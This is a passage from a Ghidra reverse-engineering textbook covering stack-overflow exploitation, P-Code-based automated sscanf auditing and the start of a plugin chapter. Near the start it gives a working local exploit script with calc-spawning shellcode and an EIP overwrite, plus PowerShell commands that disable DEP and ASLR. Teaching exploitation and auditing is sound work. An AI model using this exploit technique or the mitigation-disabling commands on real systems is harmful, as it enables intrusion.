


Figure 9.20 – Analyzing the shellcode

The chosen strategy to execute the shellcode, in this case, will be as follows:

1. Put the shellcode at the beginning so that it's at the top of the stack and is pointed to by the `ESP` register. We know the value of `ESP` because we can see it in the debugger, `0x0028FA08` (we must put the value in reverse order due to endianness and can also omit the preceding bytes that are `0`).
2. Next, add padding to trigger the stack overflow. Afterwards, place the value of `ESP` since `EIP` will be overwritten with this value, triggering the execution of our shellcode.
3. The modern Windows OS employs exploit mitigation features such as `DEP` and `ASLR`. These make the stack non-executable and finding the value at the start of the stack where we wish to place our shellcode difficult. To bypass these measures, you'll need to override the mitigation feature for your program (in this case, `stack_overflow.exe`). You can do this via the **Window Security** application by going to **App & browser control** and then **Exploit protection settings**. Alternatively, you can use the following PowerShell command to disable `DEP` and `ASLR` for `stack_overflow.exe`:

```
Set-ProcessMitigation -Name stack_overflow.exe -Disable DEP
Set-ProcessMitigation -Name stack_overflow.exe -Disable BottomUp
```

You can check the status of the mitigation for `stack_overflow.exe` using the following command:

```
Get-ProcessMitigation -Name stack_overflow.exe
```

The following figure shows the mitigation status of the `stack_overflow.exe` executable:




Figure 9.21 – The mitigation status of stack_overflow.exe

The following simplified code implements the aforementioned strategy:

```
import subprocess
shellcode = \
"\x31\xC0\x50\x68\x63\x61\x6C\x63\x54\x59\x50\x40\x92\x74" \
"\x15\x51\x64\x8B\x72\x2F\x8B\x76\x0C\x8B\x76\x0C\xAD\x8B" \ "\x30\
x8B\x7E\x18\xB2\x50\xEB\x1A\xB2\x60\x48\x29\xD4\x65" \
"\x48\x8B\x32\x48\x8B\x76\x18\x48\x8B\x76\x10\x48\xAD\x48" \ "\x8B\
x30\x48\x8B\x7E\x30\x03\x57\x3C\x8B\x5C\x17\x28\x8B" \
"\x74\x1F\x20\x48\x01\xFE\x8B\x54\x1F\x24\x0F\xB7\x2C\x17" \ "\x8D\
x52\x02\xAD\x81\x3C\x07\x57\x69\x6E\x45\x75\xEF\x8B" \
"\x74\x1F\x1C\x48\x01\xFE\x8B\x34\xAE\x48\x01\xF7\x99\xFF" \
"\xD7"
ESP = "\x08\xfa\x28"
payload = shellcode
payload += "A"*(212 -4 -len(shellcode))
payload += "B"*4
payload += ESP
subprocess.call(["stack_overflow.exe ", payload])
```

Finally, let's execute the exploit and see what happens:




Figure 9.22 – Executing the exploit

It works as expected. The calculator was successfully spawned.

Summary

In this chapter, you learned how to use Ghidra to manually analyze program binaries to find bugs. We started by talking about memory corruption vulnerabilities. Next, we talked about how to find them and how to exploit them.

Then, you learned how to look for vulnerabilities in both source code and assembly code. Finally, you learned how to develop a simple stack-based overflow exploit and how to dump shellcode to disk to analyze it.

The knowledge you've acquired in this chapter will allow you to look for software vulnerabilities even if the source code isn't available. After identifying a vulnerability, you'll be able to exploit it. On the other hand, when using exploits developed by a third party, you'll be able to understand them and decide whether it's safe to execute the exploit or not by analyzing the shellcode.

In the next chapter, we'll cover scripting a binary audit using Ghidra. You'll learn about the power of P-Code, an intermediate representation for assembly language instructions, a very important feature of Ghidra that makes the tool different from its competitors.

Questions

Answer the following questions to test your knowledge of this chapter:

1. Is memory corruption a unique type of software vulnerability? State some types of memory corruption vulnerability not covered in this chapter and explain them.
2. Why is `strcpy` considered an unsafe function?
3. State three binary protection methods that prevent memory corruption exploitation. Is it impossible to exploit software when it's protected with these mechanisms?

Further reading

To learn more about the topics that were covered in this chapter, take a look at the following resources:

- Please refer to *Penetration Testing with Shellcode*, by Hamza Megahed, February 2018, for more information on the topics that were covered in this chapter: `https://www.amazon.com/Penetration-Testing-Shellcode-network-level-vulnerabilities/dp/1788473736`.
- **Common Weakness Enumeration** (**CWE**). *CWE-14: Compiler Removal of Code to Clear Buffers*. Available at `https://cwe.mitre.org/data/definitions/14.html`.
- Check out the libFuzzer tutorial: `https://github.com/google/fuzzing/blob/master/tutorial/libFuzzerTutorial.md`.

10
Scripting Binary Audits

Auditing binaries is a time-consuming task, so it's recommended to automate this process as much as possible. When auditing a software project, hunting vulnerabilities such as logical issues or architectural issues leading to vulnerabilities can't be automated but, in other cases, such as memory corruption vulnerabilities, they're generic and capable of being automated using, for instance, a Ghidra script developed for this purpose.

In this chapter, you'll learn how to automate the task of looking for vulnerabilities when executable binaries using Ghidra. You'll analyze how a Ghidra script developed by Zero Day Initiative works by looking for vulnerable calls to `sscanf` (a C library that reads formatted data from a string) to automate the bug-hunting process explained in the previous chapter.

Finally, we'll discuss **P-Code**, Ghidra's intermediate language that allows you to abstract your scripts from the processor's architecture.

In this chapter, we're going to cover the following main topics:

- Looking for vulnerable functions
- Looking for `sscanf` callers
- Analyzing the caller function using P-Code

Technical requirements

The requirements for this chapter are as follows:

- **GitHub repository**: The GitHub repository containing all the necessary code for this chapter can be found at `https://github.com/PacktPublishing/Ghidra-Software-Reverse-Engineering-for-Beginners---Second-Edition/tree/main/Chapter10`.
- `sscanf`: A Zero Day Initiative Ghidra script for automated bug hunting by modeling vulnerable code: `https://github.com/thezdi/scripts/blob/master/sscanf/sscanf_ghidra.py`.

- **Mingw-w64**: A GCC compiler for Windows 64-bit and 32-bit architectures: `https://www.mingw-w64.org/downloads/#msys2`.
- **GNU ARM Embedded Toolchain**: A suite of tools for compiling C, C++, and ASM targeting ARM architectures. It allows us to cross-compile our source code while targeting the ARM platform: `https://developer.arm.com/Tools%20and%20Software/GNU%20Toolchain`.

If you want to learn more about toolchains, please refer to the Packt book *Mastering Embedded Linux Programming - Second Edition*, by Chris Simmonds, June 2017: `https://www.packtpub.com/en-us/product/mastering-embedded-linux-programming-9781787283282`.

Looking for vulnerable functions

As you may recall from the previous chapter, when looking for vulnerabilities, we started by looking for unsafe C/C++ functions listed in the symbols table. Unsafe C/C++ functions are likely to introduce vulnerabilities because it's up to the developer to check the parameters that are passed to the function. Therefore, they have the opportunity to commit a programming error with safety implications.

In this case, we'll analyze a script that looks for the use of variables that are expected to be initialized by `sscanf` without validating the proper initialization:

```
00 int main() {
01   char* data = "";
02   char name[20];
03   int age;
04   int return_value = sscanf(data, "%s %i", name, &age);
05   printf("I'm %s.\n", name);
06   printf("I'm %i years old.", age);
07 }
```

When compiling this code and executing it, the result is unpredictable. Since the `data` variable has been initialized to an empty string on line `01`, when `sscanf` is called on line `04`, it can't read the `name` string and the `age` integer from the `data` buffer.

Therefore, `name` and `age` contain some unpredictable values when we're retrieving their values on lines `05` and `06`, respectively. During execution, in my case (it will probably be different for you), it produced the following unpredictable output:

```
PS C:\Installs\Chapter10> gcc .\sscanf.c -o .\sscanf.exe
PS C:\Installs\Chapter10> .\sscanf.exe
I'm Packt
I'm 32759 years old.
```

To fix this vulnerability, you must check the return value of `sscanf` because, on success, this function returns the number of values that have been successfully scanned from the given buffer. Only use the `age` and `name` variables in cases where both are read successfully:

```
05 if(return_value == 2){
06   printf("I'm %s.\n", name);
07   printf("I'm %i years old.", age);
08 }else if(return_value == -1){
09   printf("ERROR: Unable to read the input data.\n");
10 }else{
11   printf("ERROR: 2 values expected, %d given.\n", return_value);
12 }
PS C:\Installs\Chapter10> gcc .\sscanf_fixed.c -o .\sscanf_fixed.exe
PS C:\Installs\Chapter10>.\sscanf_fixed.exe "Packt"
ERROR: 2 values expected, 1 given.
PS C:\Installs\Chapter10>.\sscanf_fixed.exe "Packt 21"
I'm Packt.
I'm 21 years old.
```

In the next section, you'll learn how to look for the `sscanf` functions in the symbols table to hunt for the kinds of vulnerabilities that were covered in this section.

Retrieving unsafe C/C++ functions from the symbols table

As you know from *Chapter 2*, *Automating RE Tasks with Ghidra Scripts*, when developing a `GhidraScript` script to automate a task, the following states are available from scripting:

- `currentProgram`
- `currentAddress`
- `currentLocation`
- `currentSelection`
- `currentHighlight`

To obtain a symbols table instance of the current program, the Zero Day Initiative script calls to the `getSymbolTable()` method from `currentProgram`:

```
symbolTable = currentProgram.getSymbolTable()
```

To pick all symbols related to the `_sscanf` function, we can call the `getSymbols()` method from the symbols table instance:

```
list_of_sscanfs = list(symbolTable.getSymbols('_sscanf'))
```

If there are no symbols in the `list_of_scanfs` list, our static analysis indicates that the program isn't vulnerable to unsafe `_sscanf` calls, so we can return:

```
if len(list_of_scanfs) == 0:
    print("sscanf not found")
    return
```

As you can see, it's straightforward to look for unsafe functions using Ghidra scripting and it's something that can easily be implemented using the Ghidra API. Remember that you can find a quick reference to it in *Chapter 6*, *Scripting Malware Analysis*.

Decompiling the program using scripting

Decompiling allows you to retrieve the program's disassembly, which is the view of the program that we use when looking for vulnerabilities. The following Zero Day Initiative script code snippet is responsible for decompiling the program:

```
00 decompiler_options = DecompileOptions()
01 tool_options = state.getTool().getService(
02                                           OptionsService
03                               ).getOptions(
04                                           "Decompiler"
05                               )
06 decompiler_options.grabFromToolAndProgram(
07                                           None,
08                                           tool_options,
09                                           currentProgram
10                                          )
11 decompiler = DecompInterface()
12 decompiler.setOptions(decompiler_options)
13 decompiler.toggleCCode(True)
14 decompiler.toggleSyntaxTree(True)
15 decompiler.setSimplificationStyle("decompile")
16 If not decompiler.openProgram(program):
17   print("Decompiler error")
18   return
```

Let me explain the steps that were taken in the preceding code snippet to perform decompilation:

1. To decompile the program, we need to obtain a decompiler object for a single decompile process. We start by instantiating a `decompiler_options` object (line `00`).

2. To set the options, we use the `grabFromToolAndProgram()` API, passing to it the tool options specific to the decompiler and the target program, which is relevant to the decompiling process.

   The Ghidra classes that implement Ghidra's interface tools (`FrontEndTool`, `GhidraTool`, `ModalPluginTool`, `PluginTool`, `StandAlonePluginTool`, `TestFrontEndTool`, and `TestTool`) have associated options grouped by category.

   So, to obtain the decompiler category options (options relevant to decompiling) of the current tool (that is, `PluginTool`), the preceding code snippet uses `OptionsService` to retrieve the relevant decompiling options (lines `01` to `05`).

3. After retrieving the options relevant for decompiling, the code snippet gets the appropriate decompiler option values using the `grabFromToolAndProgram()` API, passing to it the tool options and the target program (lines `06` to `10`).

   Next, the code snippet obtains an instance of the decompiler and sets the decompiler options for it (lines `11` to `15`).

4. Finally, the code snippet checks whether it can decompile the program by calling the `openProgram()` API (lines `16` to `18`).

After obtaining a configured decompiler that can decompile the program, we can start looking for callers of the `_sscanf` unsafe function.

Looking for sscanf callers

As you know, finding an unsafe function in a program doesn't necessarily mean that it's vulnerable. To confirm whether a function is vulnerable, we need to analyze the caller functions and analyze the parameters that have been passed to the unsafe function.

Enumerating caller functions

The following code snippet can be used to identify the caller functions:

```
00 from ghidra.program.database.symbol import FunctionSymbol
01 functionManager = program.getFunctionManager()
02   for sscanf in list_of_sscanfs:
03     if isinstance(sscanf, FunctionSymbol):
04       for ref in sscanf.references:
05         caller = functionManager.getFunctionContaining(
06                                             ref.fromAddress
07                  )
08      caller_function_decompiled =
09                           decompiler.decompileFunction(
10                                                 caller,
```

```
11                      decompiler.options.defaultTimeout,
12                      None
13      )
```

The preceding code snippet looks for caller functions that make use of the function manager. It can easily be retrieved by calling the `getFunctionManager()` function, as shown on line `01`.

After that, we can iterate over the list of `_sscanf` symbols, checking whether those symbols are functions since we're interested in `_sscanf` functions (lines `02` and `03`).

For every `_sscanf` symbol function that's identified, we enumerate its references (line `04`).

The function referencing `_sscanf` is the caller function, so we can use the `getFunctionContaining()` API to retrieve the caller function (lines `05` to `07`).

Finally, we can decompile the caller by using the `decompileFunction()` Ghidra API (lines `08` to `13`).

In the next section, we'll analyze the resulting `caller_function_decompiled` object using P-Code to determine whether it's vulnerable.

Analyzing the caller function using P-Code

Ghidra can work with both assembly language and P-Code. P-Code is an abstraction of the assembly level, meaning that if you develop a script using P-Code, you're automatically supporting all the assembly languages that offer translation from P-Code.

> **Note**
>
> At the time of writing, the following processors are supported: 6502, 68000, 8048, 8051, 8085, AARCH64, ARM, Atmel, BPF, CP1600, CR16, DATA, Dalvik, HCS08, HCS12, JVM, LoongArch, M8C, MC6800, MCS96, MIPS, PA-RISC, PIC, PowerPC, RISCV, Sparc, SuperH, SuperH4, TI_MSP430, Toy, V850, Xtensa, Z80, eBPF, Tricore, and x86. Really powerful, right?

> **P-Code-to-assembly-level translation**
>
> P-Code assembly is generated with a processor specification language named SLEIGH: `https://htmlpreview.github.io/?https://github.com/NationalSecurityAgency/ghidra/blob/master/GhidraDocs/languages/html/sleigh.html`. You can find the current list of supported processors and their SLEIGH specifications here: `https://github.com/NationalSecurityAgency/ghidra/tree/master/Ghidra/Processors`.

To understand P-Code, you must be familiar with three key concepts:

- **Address space**: A generalization of the indexed memory (RAM) that a typical processor has access to. The following screenshot shows a P-Code code snippet highlighting address space references:




Figure 10.1 – Address space in P-Code

- **Varnode**: A varnode is a concept that extends the idea of a register or a memory location. It's characterized by a formal trio: an address space, an offset within that space, and a size. Think of a varnode as a continuous string of bytes in a certain address space that can be interpreted as a single entity. It's important to note that all data manipulations performed by P-Code operations are executed on these varnodes. The following screenshot shows a P-Code code snippet highlighting varnodes:




Figure 10.2 – Varnodes in PCode

- **Operation**: One or many P-Code operations allow us to emulate processor instructions. Such P-Code operations include arithmetic, data moving, branching, logical, Boolean, floating-point, integer comparison, extension/truncation, and managed code. The following screenshot shows a P-Code code snippet that contains various operations:




Figure 10.3 – Operations in P-Code

You can also learn P-Code and how to distinguish between address space/varnode/operation in practice. To do so, right-click on an instruction and choose **Instruction Info…** to see its details:




Figure 10.4 – Retrieving information about a P-Code instruction

P-Code mnemonics are self-explanatory. But to better understand the P-Code assembly listing, please check the following P-Code reference.

> **PCode reference**
>
> The list of P-Code operations is fully documented here: `https://htmlpreview.github.io/?https://raw.githubusercontent.com/NationalSecurityAgency/ghidra/master/GhidraDocs/languages/html/pcoderef.html`. You can also check out the `PcodeOp` Java-autogenerated documentation: `https://ghidra.re/ghidra_docs/api/ghidra/program/model/pcode/PcodeOp.html`.

Even though P-Code is a powerful tool, it can't act as a complete substitute for assembly language. Let's compare both to understand this better.

P-Code versus assembly language

When comparing assembly language with P-Code, we'll notice that assembly language is more human-readable because one assembly instruction is translated into one or more P-Code operations (*one-to-many translation*), making it more verbose. On the other hand, P-Code offers more granularity, allowing you to control every operation step by step instead of doing a lot of things using a single instruction (that is, *moving a value and updating the flags at the same time*).

So, in conclusion, P-Code is preferable for scripting development while assembly language is preferable when code is being analyzed by humans:




Figure 10.5 – Comparing both _sum disassembly listings – x86 assembly versus P-Code

In the next section, we'll use P-Code to analyze the caller function stored in the `caller_function_decompiled` variable.

Retrieving P-Code and analyzing it

Let's start by retrieving the P-Code decompilation from the `caller_function_decompiled` variable. To do so, we only need to access the `highFunction` property:

```
caller_pcode = caller_function_decompiled. highFunction
```

Every basic P-Code block is constructed from P-Code operations. We can access the P-Code operations of `caller_pcode` as follows:

```
# get pcode operation (op) using pcodeOps
for op in caller_pcode.pcodeOps:
```

We can also determine whether the operation is a `CALL` operation that targets `sscanf` by checking whether the P-Code operation is `CALL` and whether its first operand is the address of `sscanf`:

```
if op.opcode == PcodeOp.CALL and op.inputs[0].offset == sscanf.
address.offset:
```

The `CALL` operation on P-Code will usually have the following three input values:

- `input0`: The call target
- `input1`: The destination
- `input2`: The format string

The rest of the parameters are variables where the values that are retrieved from the format string will be stored. So, we can calculate how many variables are given to `sscanf` using the following code:

```
num_variables = len(op.inputs) - 3
```

After calculating the number of variables that have been given to `sscanf`, we can determine whether the output of `CALL` (the number of values read from the input buffer of `sscanf`) is checked in the right way – that is, we check to see whether all variables (the counter is stored in the `num_variables` integer) were read successfully.

It could be that the return value of `sscanf` is never checked, so the script that we're analyzing starts performing this check, reporting this vulnerability indicator if it's detected:

```
if op.output is None:
```

After that, the script checks the **descendants**. Ghidra uses the term descendants when referring to the subsequent uses of a variable:

```
for use in op.output.descendants:
```

It looks for integer equality comparisons containing the output of `sscanf` as an operand and stores the value it's comparing with in the `comparand_var` variable:

```
if use.opcode == PcodeOp.INT_EQUAL:
    if use.inputs[0].getDef() == op:
        comparand_var = use.inputs[1]
    elif use.inputs[1].getDef() == op:
        comparand_var = use.inputs[0]
```

Finally, it checks whether the comparand value is constant. If it's less than the number of variables that have been passed to `sscanf`, the script reports this because a variable could be used that hasn't been initialized properly:

```
if comparand_var.isConstant():
    comparand = comparand_var.offset
    if comparand < num_variables:
```

As you can guess, this script logic can be applied to detect multiple kinds of vulnerabilities – for instance, it can be easily adapted to detect use-after-free vulnerabilities. To do so, you can look for `free` function calls and determine whether the freed buffer is used afterward.

Using the same P-Code-based script in multiple architectures

In this section, we'll analyze the following vulnerable program, which has been compiled in two flavors – ARM and x86. Thanks to P-Code, we'll only need to code the script once:

```
#include<stdio.h>
int main() {
    char* data = "";
    char name[20];
    int age;
    int return_value = sscanf(data, "%s %i", name, &age);
    if(return_value==1){
        printf("I'm %s.\n", name);
        printf("I'm %i years old.", age);
    }
}
```

As you can see, the program is vulnerable because it checks whether `return_value` is equal to `1`, but two variables (`name` and `age`) have been given to the `sscanf` function.

Now, we can compile the program for both x86 and the ARM processor:

- Use MinGW64 to compile it for the x86 architecture (don't worry about whether it's 32 or 64 bits; it doesn't matter for this experiment) to produce a `sscanf_incorrect_x64.exe` executable binary file:

```
PS C:\Installs\Chapter10> gcc .\sscanf_incorrect.c -o .\sscanf_
incorrect_x64.exe
```

- Use GNU Arm Embedded Toolchain to compile it for ARM to produce a `sscanf_incorrect_arm.exe` binary file:

```
C:\Installs\Chapter10> arm-none-eabi-gcc.exe .\sscanf_
incorrect.c -o .\sscanf_incorrect_arm.exe -lc -lnosys
```

We have to make some minor changes to the `sscanf` script that's been developed by Zero Day Initiative to make it work for ARM as well. These modifications aren't related to P-Code. Modifications are necessary because Ghidra detects the `sscanf` symbol instead of `_sscanf` and it's also detected as `SymbolNameRecordIterator`:




Figure 10.6 – Symbol Tree and identifying sscanf's type in an ARM binary

Here, we've modified it so that it also includes the `sscanf` symbol while calling the `next()` method to retrieve the first element (the function) of our given `SymbolNameRecordIterator`:

```
sscanfs = list(symbolTable.getSymbols('_sscanf'))
sscanfs.append(symbolTable.getSymbols('sscanf').next())
```

Finally, we execute the script after the analysis, setting the `postScript` option. We execute Ghidra in headless mode over the `vulns` directory, which contains both executable files – `sscanf_x86.exe` and `sscanf_arm.exe`:

```
PS C:\Installs\ghidra_11.0.1_PUBLIC\support> .\analyzeHeadless C:\
Installs\projects\Chapter10\incorrect_sscanf_use incorrect_sscanf_
use -postScript C:\Installs\Chapter10\sscanf_ghidra.py -import C:\
Installs\Chapter10\sscanf_incorrect_*.exe -overwrite
```

The result will look as follows:




Figure 10.7 – Running a single sscanf_ghidra.py script over the x86 and ARM binaries

As you can see, by using P-Code, you can write a script once and support all architectures without having to worry about it.

On the other hand, P-Code allows you to automate the bug-hunting process and provides fine-grained control due to the single assignment property accomplished by P-Code. Fine-grained control can be very useful with bug hunting. For instance, if you wish to check whether a program's input exists that can reach a vulnerable function, it's easier to use P-Code than assembly language because assembly operations usually modify a lot of stuff (registers, memory, flags, and more) in a single operation.

Summary

In this chapter, you learned how to use Ghidra to automatically audit program binaries so that you can hunt for bugs in them. We started by scripting to look for vulnerable functions in the symbols table. Then, we continued by looking for the callers of those functions before analyzing the caller functions to determine whether those functions were vulnerable.

You also learned how to script a binary auditing process using Ghidra and how to do so using P-Code while also understanding its benefits. After that, you learned why P-Code can't entirely substitute assembly language in manual analysis.

In the next chapter, we'll cover how to extend Ghidra using plugins. We mentioned this in *Chapter 4*, *Using Ghidra Extensions*, but this topic deserves special mention because it allows you to deeply extend Ghidra in a powerful way.

Questions

Answer the following questions to test your knowledge of this chapter:

1. What's the difference between SLEIGH and P-Code?
2. Is P-Code easier to read for humans than assembly language? Why is P-Code useful?

Further reading

Please refer to the following links for more information on the topics that were covered in this chapter:

- **Mindshare**: *Automated bug hunting by modeling vulnerable code*: `https://www.thezdi.com/blog/2019/7/16/mindshare-automated-bug-hunting-by-modeling-vulnerable-code`
- **River Loop Security**: *Working with Ghidra's P-Code to identify vulnerable function calls*: `https://www.riverloopsecurity.com/blog/2019/05/pcode/`
- *Three Heads Are Better Than One: Mastering NSA's Ghidra Reverse Engineering Tool*: `https://github.com/0xAlexei/INFILTRATE2019/blob/master/INFILTRATE%20Ghidra%20Slides.pdf`

Part 4: Extending Ghidra for Advanced Reverse-Engineering

This part pushes the boundaries of Ghidra's capabilities. You'll learn how to incorporate support for new binary formats, enabling Ghidra to analyze a wider range of executable files. The section also covers analyzing and developing processor modules, which is crucial for working with processors not natively supported by Ghidra. By contributing to the Ghidra community you'll not only enhance your own skills but also help improve the tool for all users.

This part contains the following chapters:

- *Chapter 11*, *Developing Ghidra Plugins*
- *Chapter 12*, *Incorporating New Binary Formats*
- *Chapter 13*, *Analyzing Processor Modules*
- *Chapter 14*, *Contributing to the Ghidra Community*
- *Chapter 15*, *Extending Ghidra for Advanced Reverse-Engineering*

11
Developing Ghidra Plugins

In this chapter, we will dig into the details of Ghidra plugin development, as introduced in *Chapter 4*, *Using Ghidra Extensions*. Throughout this chapter, you will learn how to implement your own plugins in order to arbitrarily extend Ghidra's features.

We will start by providing an overview of some existing plugins so that you can explore some ideas from other developers that may inspire you. Next, we will analyze the source code of the plugin skeleton included with Ghidra and available from Eclipse when creating a new plugin.

Finally, we will review a Ghidra plugin example based on the skeleton mentioned previously. This will allow us to dig into the details of implementing a new GUI docking window by adding components and actions to it.

In this chapter, we're going to cover the following topics:

- Overview of existing plugins
